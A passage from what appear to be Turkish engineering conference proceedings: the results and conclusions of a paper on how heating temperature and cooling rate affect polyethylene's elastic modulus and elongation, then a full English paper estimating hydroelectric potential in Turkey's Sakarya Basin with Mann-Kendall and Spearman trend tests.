$12 < e_n \leq 25$	Tip-1	Kalıpta Kesme yada Makine ile işleme	25
	Tip-3	Makine ile işleme	10
$e_n > 25$	Tip-3	Makine ile işleme	10

Elestiklik modülü tayininde test hızı; ölçme uzunluğundaki değişim dakika başına %1 olacak şekilde seçilmelidir. Buna göre Test hızı $L_0=50$ mm için 0,5 mm/dakika, $L_0=25$ mm için 0,25 mm/dakika olmaktadır.

Test hızı tablo 2’ye göre seçilirken numunenin et kalınlığı ölçülmüştür. Numunelerin et kalınlıkları yaklaşık olarak 5,5 - 6 mm arasındadır. Bu nedenle tablo 2’deki 2. sıradaki 50 mm/dk seçilmiştir.



Şekil 10. Shimadzu Çekme Deneyi Makinesi

Deney esnasında numunelerin yüzde uzaması, elastiklik modülü ve çekme gerilmesi incelenmiştir.

$$\sigma = F/A_0 \quad (2.1)$$

Denklem 2.1’de verilen denklemde F (N) kuvveti, σ (N/mm²) çekme gerilmesini, A_0 (mm²) malzemenin ilk kesit yüzey alanıdır. Kısaca çekme gerilmesi birim alana etkiyen yük anlamına gelmektedir.

Yüzde uzama denklem 2.2’de gösterilmiştir. Buradaki yüzde uzama numuneye kuvvet uygulandığındaki oluşan boy değişiminin kuvvet uygulanmadan önceki ilk boyya göre yüzde uzamasıdır.

(2.2)

$$\% \varepsilon = \frac{\Delta L}{L_0} \times 100$$

Numunenin A_0 denilen ilk kesit alanı ve L_0 olan çekme cihazında numunenin iki çene arasında kalan ilk kısmı kumpasla ölçülerek programa girilmiştir.

$$E = \frac{\sigma}{\varepsilon} \quad (2.3)$$

2.3 numaralı denklemde verilen E elastisite modülüdür. Gerilme ve birim uzama arasındaki ilişkiye dayalı olarak kurulmuş olup birim uzama başına gerilme olarak tanımlanmaktadır. Malzemenin elastisite modülü ne kadar fazlaysa rijitlik özelliği, yani şekil değiştirme direnci de o kadar fazla olur [9].


Çekme kuvvetinin yaklaşık olarak sabit olduğu zamanlarda şekil değiştirme artıyorsa ve grafikte düzgünlük varsa bu duruma akma dayanımı denir. Grafiğin düzgün olmayan kısmına karşılık gelir. Üst akma sınırı ($\sigma_{a.ü}$), akmanın başladığı gerilme değeridir. Alt akma sınırı ($\sigma_{a.a}$) ise akmanın devam ettiği ortalama gerilme değeridir. Çekme dayanımı ise σ_c ile gösterilir. Çekilme sırasında malzemenin dayanabileceği en yüksek gerilme değerini gösterir.

$$\sigma_c = F_{maks} / A_0 \quad (2.4)$$


3. DENEYSEL SONUÇLAR

Tablo 3. 150⁰ C’de ısıtılan 78⁰ C’de soğutulan numuneler

Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
Ortalama	767,684	1363,88	19,5762	531,511
Standart sapma	119,909	41,4497	0,13869	58,1333


Şekil 11. 150⁰ C-(78⁰ C) grafiğiTablo 4. 150⁰ C'de ısıtılan 0⁰ C'de soğutulan numuneler

Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
Ortalama	758,970	1305,36	19,6464	469,864
Standart sapma	51,8647	49,5414	0,69405	123,472


Şekil 12. 150⁰ C-(0⁰ C) grafiği

Tablo 5. 150⁰ C'de ısıtılan -195⁰ C'de soğutulan numuneler


Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
Ortalama	691,111	1260,26	18,0199	462,160
Standart sapma	52,2363	27,4069	0,48251	124,994

**Şekil 13.** 150⁰ C-(-195⁰ C) grafiği**Tablo 6.** 120⁰ C'de ısıtılan 78⁰ C'de soğutulan numuneler

Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
Ortalama	747,438	1434,97	22,0464	574,724
Standart sapma	19,3376	6,01628	0,27095	231,650


Şekil 14. 120⁰ C-(78⁰ C) grafiğiTablo 7. 120⁰ C'de ısıtılan 0⁰ C'de soğutulan numuneler

Parametreler	Elastik Kuvvet	Max Kuvvet	Max Gerilme	Max Uzama Yüzde
İsim	20 - 200 N	Tüm Alan	Tüm Alan	Uzama
	N/mm ²	Hesaplaması	Hesaplaması	%
		N	N/mm ²	
Ortalama	678,812	1444,95	20,5154	639,296
Standart sapma	26,8194	122,313	0,43874	111,769


Şekil 15. 120⁰ C-(0⁰ C) grafiği

Tablo 8. 120⁰ C’de ısıtılan -195⁰ C’de soğutulan numuneler


Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
Ortalama	676,815	1439,53	20,6361	685,753
Standart sapma	39,2328	63,5832	0,40675	63,5799

**Şekil 16.** 120⁰ C-(-195⁰ C) grafiği**Tablo 9.** 90⁰ C’de ısıtılan 78⁰ C’de soğutulan numuneler

Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
Ortalama	653,986	1358,76	20,1223	662,347
Standart sapma	17,7534	52,6382	0,40494	16,6528


Şekil 17. 90⁰ C-(78⁰ C) grafiğiTablo 10. 90⁰ C’de ısıtılan 0⁰ C’de soğutulan numuneler

Parametreler	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
Ortalama	630,538	1342,51	20,3084	684,244
Standart sapma	47,1889	0,2165	0,1910	10,6453

Şekil 18. 90⁰ C-(0⁰ C) grafiği

Tablo 11. 90⁰ C’de ısıtılan -195⁰ C’de soğutulan numuneler

Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
Ortalama	624,568	1335,97	19,6638	691,094
Standart sapma	17,4950	38,0788	0,42186	56,3119

**Şekil 19.** 90⁰ C-(-195⁰ C) grafiği**Tablo 12.** 150⁰ C’de ısıtılan bütün numunelerin ortalaması

Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
150 ⁰ C-(78 ⁰ C) ortalaması	767,684	1363,88	19,5762	531,511
150 ⁰ C-(0 ⁰ C) ortalaması	758,970	1305,36	19,6464	469,864
150 ⁰ C-(-195 ⁰ C) ortalaması	691,111	1260,26	18,0199	462,160
Ortalama	739,255	1309,833	19,0808	487,845
Standart sapma	41,9210	51,9546	0,9195	38,0115
Aralık	76,5730	103,6200	1,6265	69,351

Tablo 13. 120⁰ C’de ısıtılan bütün numunelerin ortalaması


Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
120 ⁰ C-(78 ⁰ C) ortalaması	747,438	1434,97	22,0464	574,724
120 ⁰ C-(0 ⁰ C) ortalaması	678,812	1444,95	20,5154	639,296
120 ⁰ C-(-195 ⁰ C) ortalaması	676,815	1439,53	20,6361	685,753
Ortalama	701,0217	1439,8167	21,0660	633,2577
Standart sapma	40,2101	4,9962	0,8512	55,7603
Aralık	70,6230	9,9800	1,5310	111,029

Tablo 14. 90⁰ C’de ısıtılan bütün numunelerin ortalaması

Parametreler İsim	Elastik Kuvvet 20 - 200 N N/mm ²	Max Kuvvet Tüm Alan Hesaplaması N	Max Gerilme Tüm Alan Hesaplaması N/mm ²	Max Uzama Yüzde Uzama %
90 ⁰ C-(78 ⁰ C) ortalaması	653,986	1358,76	20,1223	662,347
90 ⁰ C-(0 ⁰ C) ortalaması	630,538	1342,51	20,3084	684,244
90 ⁰ C-(-195 ⁰ C) ortalaması	624,568	1335,97	19,6638	691,094
Ortalama	636,3640	1345,7467	20,0315	679,2283
Standart sapma	15,5503	11,7347	0,3318	15,0155
Aralık	29,4180	22,7900	0,6446	28,7470


3. ARAŞTIRMA VE BULGULAR

Sonuçlara göre fırında 150⁰ C’de ısıtılan numuneler soğutma sıcaklığı 78⁰ C’den -195⁰ C’ye doğru gittikçe yani yavaş soğutmadan hızlı soğutmaya doğru gittikçe elastisite modülünün (rijitliğinin) azaldığı görülmektedir. Aynı şekilde 120⁰ C’de ve 90⁰ C’de sıcaklığa maruz bırakılan numuneler de yavaş soğumadan hızlı soğumaya doğru gittikçe elastisite modülü azalmıştır. Elastisite modülü ne kadar azalırse malzemenin rijitliği azalmakta, elastikliği artmaktadır.




Şekil 20. Soğuma hızının artmasıyla doğru orantılı olarak elastisite modülü de azalmaktadır.

Elastisite modülünün azaldığı benzer bir durum soğutma sıcaklıkları ortalamalarında da vardır. Şöyle ki; 78⁰ C’de soğutulan örneklerin elastisite modülü ortalamaları şekil 21’deki grafikte görüldüğü gibi daha fazlayken 0⁰ C’de soğutulan örneklerin elastisite modülü ortalaması 78⁰’de soğutulanlarınkine göre daha düşüktür. Aynı şekilde -195⁰ C’de hızlı soğumaya tabi tutulan örneklerin de elastisite modülü ortalamaları 0⁰ C’de soğutulan numunelerin elastisite modülü ortalamasına göre daha düşüktür. Yani genel olarak soğuma hızının artmasıyla elastisite modülü düşüş göstermektedir. Malzemenin ısınması ile kristal yapı amorf yapıya dönüşmekte ve bu durum soğuma ile birlikte kristal yapıya geri dönmeye başlar. Fakat yapılan hızlı soğutma ile amorf yapı kristal yapıya dönüşmeden soğumaktadır. Böylelikle genel olarak soğuma hızının artması elastisite modülünü düşürücü özellik göstermektedir.




Şekil 21. Genel olarak soğuma hızının elastisite modülüne etkisi

Yüzde uzamada, polietilenin yaklaşık erime sıcaklığı olan 131⁰C üzerinde ısıtılan numuneler ile (150⁰ C) erime sıcaklığı altında ısıtılan (120⁰ C ve 90⁰ C) numuneler arasında ters etki gözlenmiştir. 150⁰ C’de ısıtılan numuneler hızlı soğutuldukça yüzde uzaması düşme eğilimine girmektedir. Fakat 90⁰ C ve 120⁰ C’de ısıtılan numuneler hızlı soğutuldukça yüzde uzamaları artış eğilimine girmektedir.



Şekil 22. Yüzde uzama grafiği

Yüksek sıcaklıkta (150°C) ısıtılan 9 adet numunenin yüzde uzama ortalamaları diğerlerine nazaran şekil 22 ve şekil 23'te görüldüğü üzere daha düşüktür. 120°C 'de ısıtılan numunelerin yüzde uzama ortalaması da 90°C ile ısıtılan numunelerin yüzde uzama ortalamasına nazaran daha düşüktür. Buradan sonuçla ısıtma sıcaklığı genel olarak düşürüldüğünde malzemenin yüzde uzama ortalaması artmaktadır. Yani ısıtmada sıcaklık artışı ne kadar fazlaysa yüzde uzama da o kadar aşağı çekilmektedir. Şekil 20'deki grafik de bu durumu doğrular niteliktedir. Şöyle ki 150°C 'de ısıtılan numunelerin (mavi çizgi) elastisite modülü en yüksektir. Yani rijitliği en fazla olan 150°C ile ısıtılan numunedir. Sırasıyla elastisite modülü yüksekten azalışa doğru 120°C ile ısıtılan numuneler ve 90°C ile ısıtılan numuneler gelmektedir. Elastisite modülü, rijitlik ile doğru orantılı olduğunu düşündüğümüzde rijitliğin artması uzamayı engellediği için rijit olan numune daha az uzayacaktır. Böylelikle en az uzayan numuneler 150°C ile ısıtılan numuneler olmuştur.

Şekil 23. 90°C , 120°C ve 150°C 'lerde ısıtılan numunelerin ortalama yüzde uzamaları

4. SONUÇ

90°C , 120°C , 150°C sıcaklıklarında beklenen numunelerin yapısında bulunan kristal yapılar sıcaklığın artmasıyla doğru orantılı olarak bir kısmı bozulur. Bozulan kristal yapı soğumayla birlikte eski haline gelmeye çalışır fakat soğuma hızının artması bozulan yapının kristal hale geçmeden önce donmasını ve amorf halde kalmasını sağlar. Bu nedenden dolayı malzeme eski haline göre yapısında daha fazla amorf yapı bulunduran bir hale gelir. Amorf yapı da kristal yapının tam tersi bir etki göstererek malzemenin elastikliğini artırıcı özellik gösterir ve elastisite modülünü düşürür. Yani soğuma hızının artması malzemenin bozulan kristal yapısının toparlanacak zamanı bulamadan donması ile amorf yapının daha

fazla yer kaplamasına sebep olmaktadır. Soğuma hızı ile elastisite modülü arasında ters orantı oluşturmaktadır.

150⁰ C'deki sıcaklıkta bekletilen numuneler soğuma hızının artırılmasıyla birlikte yüzde uzama miktarı düşmüştür. Fakat 90⁰ C ve 120⁰ C sıcaklıklarda bekletilen numuneler soğuma hızının artması ile yüzde uzamaları da artış göstermiştir. Polietilenin erime sıcaklığı olan yaklaşık 131⁰ C üzerindeki sıcaklıkta bekletilen numuneler ne kadar hızlı soğumuşsa uzama miktarı da ona bağlı olarak azalmış ve ters orantı göstermiştir. Fakat bu durum erime sıcaklığı altında bekletilen numuneler için ters etki yapmıştır. Malzeme ne kadar yüksek sıcaklıklarda bekletilmişse uzama miktarı o kadar kısalmıştır. Buradan sonuçla malzeme ne kadar yüksek sıcaklıklara çıkarılırsa yapısındaki kristal yapı bozulma oranı o kadar artar.

KAYNAKLAR

- [1] Çetinel, H. "Polietilen Ve Polipropilenin Mekanik Etkilerinin İncelenmesi" 7DEÜ Mühendislik Fakültesi Fen Ve Mühendislik Dergisi, 2(3): 79-87,2000.
- [2] Kılavuz, İ., "Kalsiyum Karbonat Dolgu Malzemesinin Kaynaklı Ve Kaynaksız PE100 Polietilen Boruların Mekanik Ve Fiziksel Özelliklerine Etkisinin İncelenmesi", Doktora Tezi, 2013.
- [3] Canbaloğlu, C.D., "Çok Yüksek Yoğunluklu Polietilenin (UHMWPE) Talaşlı İşlem Parametrelerinin Yüzey Pürüzlülüğüne Etkilerinin Araştırılması Ve Optimizasyonu", Yüksek Lisans Tezi, 2010.
- [4] Onaran, K., "Malzeme Bilimi", Bilim Teknik Yayınevi, 2003, İstanbul.
- [5] Düşünceli, N., "Polimerik Malzemelerin Viskoelastik Viskoplastik Davranışlarının Belirlenmesi Ve Modellenmesi", Doktora Tezi, 2007.
- [6] Hayden, H.W., Moffat W.G. and Wulff J., "Malzemelerin Yapı Ve Özellikleri", İTÜ İnşaat Fakültesi Matbaası, 1993, İstanbul.
- [7] Saçak, M., "Polimer Teknolojisi", Gazi Kitabevi, 2017, Ankara.
- [8] Sözen, L., "Mineral Dolgu Maddeleri İle Yüksek Yoğunluklu Polietilen Boruların Hidrostatik İç Basınç Performans Özelliklerinin Optimizasyonu", Yüksek Lisans Tezi, 2010.
- [9] Savaşkan, T., "Malzeme Bilimi ve Malzeme Muayenesi", Papatya Yayıncılık, 2018, İstanbul.

THE IMPORTANCE OF HYDRO ENERGY AND ITS CALCULATION METHODS**Ibrahim YUKSEL**

Prof. Dr., Istanbul Esenyurt University, Engineering and Architecture Faculty, Department of Civil Engineering, 34510 Esenyurt-Istanbul, Turkey, (Correspondence Author)

Ibrahim Halil DEMIREL

Ph.D. Student and Instructor, Batman University, Kozluk Vocational School Dept. of Construction, Batman, Turkey

ABSTRACT

The average annual rainfall in Turkey is 643 mm, which corresponds to an average of 501 billion m³ per year. 186 billion m³ of these passes to a surface flow. Considering the theoretical data, the amount of annual water per capita in Turkey is around 3300 m³ when the amount of water to be left to trans-boundary countries is considered.

Considering the criteria accepted in the world, if the annual amount of water per capita in a country is 10,000 m³ or more, this country is among rich countries category in terms of water potential. According to these criteria, which are accepted in Turkey as well, Turkey is not a rich country in water potential and at the same time, it will enter into the category that will suffer from water shortages after a certain period when the annual population increase is considered.

View point of hydrological condition there are 26 basins in Turkey. Meric, Coruh, Aras Tigris and Euphrates basins enter transboundary waters group. The average of annual water potentials in these basins which are originating from Turkey are 1.33, 6.30, 4.63, 21.33 and 31.61 billion m³ respectively. These values are very important when the geopolitical situation of Turkey is considered.

Flow trends are very important for planning and management of water resources. Hydraulic data related to average and low currents are used for calculation of the capacity of dams and reservoirs and for management of dams. Flows data are used for operation of flood structures. And information about low currents is necessary for problems related to control of water quality and water supply projects. On the other hand, all these data are used to determine hydro energy potential. In this study, it is mentioned that the importance of the hydro energy and its calculated methods are given.

Keywords: Hydro Energy, Energy Potential, Water Resources, Energy Calculation, River Basin, Turkey

INTRODUCTION

The average annual rainfall in Turkey is 643 mm, which corresponds to an average of 501 billion m³ per year. 186 billion m³ of this passes to a surface flow. Considering the theoretical data, the amount of annual water per capita in Turkey is around 3300 m³ when the amount of water to be left to trans-boundary countries is considered [1-3].

Considering the criteria accepted in the world, if the annual amount of water per capita in a country is 10,000 m³ or more, this country is among rich countries category in terms of water potential. According to these criteria, which are accepted in Turkey as well, Turkey is not a rich country in water potential and at the same time, it will enter into the category that will suffer from water shortages after a certain period when the annual population increase is considered.

View point of hydrological condition there are 26 basins in Turkey. Meric, Coruh, Aras Tigris and Euphrates basins enter transboundary waters group. The average annual water potentials of these basins originating from Turkey are 1.33, 6.30, 4.63, 21.33 and 31.61 billion m³ respectively. This total value of 65.2 billion m³ is of great importance when the geopolitical situation of Turkey is considered.

The fact that flow trends are known is of great importance in planning and management of water resources. Hydraulic data related to average and low currents are used for calculation of the capacity of dams and reservoirs and for management of dams. Information about floods is used for making the project and operation of flood structures and these information about low currents is necessary for

problems related to control of water quality and water supply projects. That the currents have trends will significantly affect future decisions [1,4].

The trend, defined as a significant decrease or increase in the values measured for a size over time, can be examined via various tests. The nonparametric Mann-Kendall Test and the Spearman Rho Test, which were successfully used in most of water quality records; and were determined to be the strongest test as a result of examinations, were utilized to determine the hydroelectric energy potential and to analyze annual average current trends of some streams in the Sakarya Basin which has been selected region for this study.

In this study the negative (-) or positive (+) trends have been tested and found trend start years by using Mann-Kendall and Spearman's Rho Tests and the trend slopes have been calculated by using Sen's Slope method.

THE IMPORTANCE OF HYDROELECTRIC POWER PLANTS IN ENERGY PRODUCTION

In order to supply energy demand, large-scale hydroelectric power plants (HEPPs) have been developed and constructed for 50 years in Turkey. However, small hydropower plants (SHPPs) with their renewable energy characteristics are increasingly becoming trend around the world, due to their easy and fast construction, negligible negative impact on the environment, and contribution to improving the socio-economic structure in rural areas.

View point of hydraulics, hydrological, geological and topographical conditions, it is considered that many small hydropower plants can be installed on the small streams which have not been investigated until now. According to the literature the share of HEPPs with an installed capacity less than 10 MW (small hydropower) is approximately 2-3% in Turkey [1,5].

DETERMINING METHODS AND APPLICATION OF TREND ANALYSIS

In this study, Mann-Kendall Test and Spearman's Rho Test were applied to the annual mean trends of the selected streams by using the "Trend Analysis for Windows" program. Slopes of trend have been calculated by using Sen's Slope method.

Mann-Kendall Test

The purpose of the Mann-Kendall Test is to statistically assess if there is a monotonic upward or downward trend of the variable of interest over time. A monotonic upward or downward trend means that the variable consistently increases or decreases through time, but the trend may or may not be linear. The Mann-Kendall Test can be used in place of a parametric linear regression analysis, which can be used to test if the slope of the estimated linear regression line is different from zero. The regression analysis requires that the residuals from the fitted regression line be normally distributed; an assumption not required by the Mann-Kendall Test, that is, the Mann-Kendall Test is a non-parametric (distribution-free) test [6-8].

In generally Man-Kendall test begins by estimating the S statistic.

Man-Kendall Test formulas are given as follows:

$$S = \sum_{i=1}^{SS-1} \sum_{j=i+1}^{SS} \text{sgn}(x_j - x_i) \dots \text{for } j > i \quad (1)$$

which is the number of positive differences minus the number of negative differences. If S is a positive number, observations obtained later in time tend to be larger than observations made earlier. If S is a negative number, then observations made later in time tend to be smaller than observations made earlier.

$$V(S) = \frac{SS(SS-1)(2SS+5) - \sum_{m=1}^{SS} ti(m-1)(2m+5)m}{18} \quad (2)$$

where:

S: Statistic

V(S): Variance

t_i is the number of ties of length (m).

The statistic S is then standardized (Z; equation 3), and its significance can be estimated from the normal cumulative distribution function [9].

$$Z = \begin{cases} \frac{S-1}{\sqrt{V(S)}} \rightarrow S > 0 \\ 0 \rightarrow S = 0 \\ \frac{S+1}{\sqrt{V(S)}} \rightarrow S < 0 \end{cases} \quad (3)$$

The Man-Kendall Test is conducted as follows [8]:

* List the data in the order in which they were collected over time, x_1, x_2, \dots, x_n , which denote the measurements obtained at times 1,2, ...n, respectively.

* Determine the sign of all n (n-1)/2 possible differences x_j-x_i , where $j>i$, these differences are

$x_2-x_1, x_3-x_1, \dots, x_n-x_1, x_3-x_2, x_4-x_2, \dots, x_n-x_{n-2}, x_n-x_{n-1}$

* Let $\text{sgn}(x_j-x_i)$ be an indicator function that takes on the values 1, 0, or -1 according to the sign of x_j-x_i , that is, If $x_j-x_i>0$, $\text{sgn}(x_j-x_i)=1$, if $x_j-x_i=0$, $\text{sgn}(x_j-x_i)=0$ and if $x_j-x_i<0$, $\text{sgn}(x_j-x_i)=-1$.

For example, if $x_j-x_i > 0$, that means that the observation at time j, denoted by x_j , is greater than the observation at time i, denoted by x_i .

Spearman's Rho Test

In the literature, Spearman's Rho Test is formulated and explained as follows [10,11]:

Spearman's Rho is a non-parametric test used to measure the strength of association between two variables, where the value $R = 1$ means a perfect positive correlation and the value $R = -1$ means a perfect negative correlation.

Requirements

- Scale of measurement must be ordinal (or interval, ratio)
- Data must be in the form of matched pairs
- The association must be monotonic (i.e., variables increase in value together, or one increases while the other decreases)

Equation

$$(R) = 1 - \frac{6 \sum d^2}{n^3 - n} \quad (4)$$

Where,

d = Difference between ranks

n = Number of Data

R = Rank Value

Sen's Slope

This test computes both the slope (i.e. linear rate of change) and intercept according to Sen's method. First, a set of linear slopes is calculated as follows [12,13]:

$$S_k = (x_j - x_i) / (j - i) \quad (5)$$

for $(1 \leq i < j \leq n)$, where:

S is the slope, x denotes the variable, n is the number of data, and i, j are indices. Sen's slope is then calculated as the median from all slopes: $b = \text{median } S_k$. The intercepts are computed for each timestep t as given by

$$a_t = x_t - b * t \quad (6)$$

Mann-Kendall Test and Spearman's Rho Test were applied to the annual mean trends of the selected streams with the "Trend Analysis for Windows" program. The status of trends (YES or NO) and results of the trends (%) [14] for YES are given in Table 1.

Table 1. The status of trends (YES or NO) and results of the trends (%) for YES

Stream and Station Name	Status of Trend (YES/NO)		Results of Trend (%)
	Mann-Kendall	Spearman'in Rho	
Dinsiz Stream – Yağbasan	NO	NO	0
Sakaya River – Doğancay	YES	YES	2,254
Kocasu – Rüstümköy	YES	YES	0,203
Sakaya River – Aktas	YES	YES	0,113
Ankara Stream – Mesecik	NO	NO	0
Aladağ Stream – Karaköy	YES	YES	0,207
Mudurnu Stream – Dokurcun	YES	YES	0,074

CALCULATION METHOD OF HYDROELECTRIC POTENTIAL

There are different methods for calculating hydroelectric energy. Since the amount of energy depends mostly on the height of the water (water drop) and water discharge values we decided to use the method which is mentioned from some literatures [1,15,16]. The method as follows:

$$N = \gamma * H * Q \quad (6)$$

The equation, $N = \gamma * H * Q \gg N = 9,81 * H * Q * \rho$ ($\rho = 0,85 - 0,92$) can be written for N and ρ is 0,85 » N is calculated as:

$$N = 8 * H * Q \quad (7)$$

and then E is calculated as:

$$E = N * 24 * 365 \quad (8)$$

In these equations:

$N =$ Power (tm/s), (1 tm/s= 9,81 Kw = 13,3 HP) and it goes to (kW, MV, GW)

$\gamma =$ Specific weight (t/m³)

$H =$ Water drop (head of water) (m)

$Q =$ Water discharge (m³/s)

$E =$ Energy value of water resource (kWh, MWh, GWh)

AN APPLICATION FOR SELECTED REGION

In this study, in order to calculate hydro energy potential by using the hydro energy calculating method and trend analyses above, Sakarya Basin was selected as pilot region. Sakarya Basin is one of the 26 main basins in Turkey and called number is 12. With 58.160 km² area and 31.057 billion m³ average perception the Sakarya Basin is the one of the most important basin in Turkey.

In this study, 7 streams which are observed their water discharge and the others hydraulics and hydrological characteristic were selected in the Sakarya Basin. Trend analysis was applied in these streams. These streams and their characteristics are given in the Table 2 [17].

Table 2. Some characteristics of the selected streams for trend analysis in the Sakarya Basin

Stream and Station Name	Observation Period (year)	Water Discharge (Q), (m ³ /s)	Water Drop (Head of Water) (H), (m)
Dinsiz Stream - Yagbasan	53	6.99	25
Sakarya River - Dogancay	53	121	41
Kocasu - Rustumkoy	53	17.9	198
Sakarya River - Aktas	43	7.19	837
Ankara Stream - Mesecik	52	12.3	635
Aladağ Stream - Karakoy	52	13.3	505
Mudurnu Stream - Dokurcun	50	7.75	286

To calculate of hydropower potential for selected streams in the Sakarya Basin the equations 6, 7 and 8 are used. Hydroelectric Power (N) and hydroelectric energy (E) have been calculated by using this method. Hydroelectric power and hydroelectric energy values for selected streams in the Sakarya Basin are given in the Table 3.

Table 3. Hydroelectric power and hydroelectric energy values for selected streams in the Sakarya Basin

Stream and Station Name	Water Discharge (Q), m ³ /s	Water Drop (Head of Water) (m)	Hydroelectric Power, (kW)	Hydroelectric Energy (GWh)
Sakarya River - Dogancay	121	41	4217	364
Kocasu - Rustumkoy	17.9	198	3013	260
Sakarya River - Aktas	7.19	837	5115	442
Aladağ Stream - Karakoy	13.3	505	5709	493
Mudurnu Stream - Dokurcun	7.75	286	1884	163
Total			19938	1722

CONCLUSIONS

Hydropower potential of the rivers is determined according to the water drop (head of water) and the water discharge which are provided by geological, hydraulics and hydrological characteristics. There are three types of potential which are gross (theoretical) potential, technical potential and economical potential [1,18,19]. The gross potential is calculated according to the total flows and water drops of rivers and this potential indicates the maximum theoretical level. Gross potential refers to the annual energy potential assumed to be achievable with 100% turbine efficiency of all natural flows until the boundaries of waters crossing the borders at the level of sea.

But, turbines cause about 10-15% fraction loss (energy loss). In other words, in generally these mechanics machines usually work with about 82-92% efficiency. In this reason, η is accepted as 0, 85 in this study.

Technical potential, which represents the maximum value of the production to be achieved as a result of the realization of all projects that are technically feasible, is a function of the gross potential as an energy value and is expressed as a percentage. The technically feasible water power potential showing the top level of the hydro electric energy production is calculated by excluding potential losses, decrease of water drop and energy transformation, which may occur depending on the technology used.

List of Symbols and Abbreviations

List of acronyms	: Main and (Measurement units)
E	: Energy value (kgm)
N	: Power (kgm/s)
γ	: Specific weight (kg/m ³)
Q	: Water discharge (m ³ /s)
H	: Head of water drop (m)
η	: Efficiency factor of turbine (%)
S	: Statistic
V	: Variance
t_i	: The number of ties of length (m).
Z	: The statistic S is then standardized
d	: Difference between ranks
n	: Number of Data
R	: Rank Value
S	: Sen's Slope
x	: Denotes the variable,
i and j	: Indices.
b	: Median S_k .
AGI	: Observation station
DSI	: State Water Works
EIE	: Electrical Power Resources Survey and Development Administration
SHEPP	: Small Hydro Electric Power Plant
HPP	: Hydro Power Plant
HEPP	: Hydro Electric Power Plant
TWh	: Terra Watt Hour
GWh	: Giga Watt Hour
MWh	: Mega Watt Hour
kW	: Kilo Watt

REFERENCES

- [1] I. Yuksel, IH. Demirel. Determination of Hydroelectric Potential in Sakarya in Turkey By Using Trend Analysis, Fresenius Environmental Bulletin, Volume 27- No. 11/2018 pp 7257-7264, 2018.
- [2] DSI, State Hydraulic Works. Directorate of Dams and Hydroelectric Power Plants, Energy Sector Report. Ankara, Turkey, 2005.
- [3] DSI, State Hydraulic Works. Statistics on hydropower. Ankara, Turkey, 2004.
- [4] V. Gumus. Evaluation of the Euphrates Basin Flows by Trend Analysis, Master Thesis. Harran University, Institute of Science and Technology. Sanliurfa, Turkey, 2006.
- [5] I. Yuksel. Investigation of Hydraulic and Hydrological Properties of River for Designing of Small and Medium Fall Hydroelectric Power Plants in Sakarya Basin. Sakarya University, Scientific Research Coordinator, Sakarya, Turkey. Project No: 2005/5, Sakarya, 2007.
- [6] H.B. Mann. Non-parametric tests against trend. *Econometrica* Vol. 13:163-171, 1945.
- [7] M.G. Kendall. Rank Correlation Methods, 4th edition. Charles Griffin, London, UK., 1975.
- [8] R.O. Gilbert. Statistical Methods for Environmental Pollution Monitoring. Wiley, New York, USA., 1987.
- [9] G.C.Blain. The Mann-Kendall test: the need to consider the interaction between serial correlation and trend. *Agricultural Engineering, Acta Sci., Agron.* vol.35 no.4 Maringa, Oct./Dec.2013.
- [10] Barcelona Field Studies Centre, Geography Field Work. <https://geographyfieldwork.com/SpearmanRank.htm>.
- [11] Social Science Statistics. <http://www.socscistatistics.com/tests/spearman>
- [12] P.K. Sen. Estimates of the Regression Coefficient Based on Kendall's Tau. *Journal of the American Statistical Association*, Vol. 63, No. 324. pp. 1379-1389, Dec., 1968.
- [13] Non-Parametric Trend Tests and, Change-Point Detection Thorsten Pohlert, November 12, 2017, available from <http://r.adu.org.za/web/packages/trend/vignettes/trend.pdf>
- [14] M. Kirdemir. Estimate of hydroelectric potential in the Lower Sakarya Basin by using trend analysis, M.Sc. Thesis (in Turkish, Advisor of Thesis: Prof. Dr. Ibrahim Yuksel). Sakarya University, Graduate School of Natural and Applied Sciences, Sakarya, Turkey, 2009.
- [15] M. Akdoğan. Energy resources and study of Eastern Black Sea hydropower potential balance. M.Sc. Thesis, Karadeniz Technical University, Graduate School of Natural and Applied Sciences, Trabzon, Turkey, 2006.
- [16] N. Agıralıoğlu and C. Erkek. Water Resources Engineering, Beta Publisher (in Turkish), Istanbul, Turkey, 1993.
- [17] EİE, Electrical Power Resources Survey and Development Administration. Monthly Water Flow Averages 1935-2005. Ankara, Turkey; 2008 (in Turkish).
- [18] ESHA, European Small Hydropower Association. Small hydropower for developing countries, <http://www.esha.org/>; 2005
- [19] I. Yuksel. Development of Hydropower: A Case Study in Developing Countries. *Journal of Energy Sources, Part B* Vol. 2, Number (2), p. 113-121, 2007.

**SPI, PNI, SPEI ve AI İNDİSLERİ KULLANILARAK KONYA KAPALI HAVZASI'NIN
KURAKLIK DEĞERLENDİRMESİ**
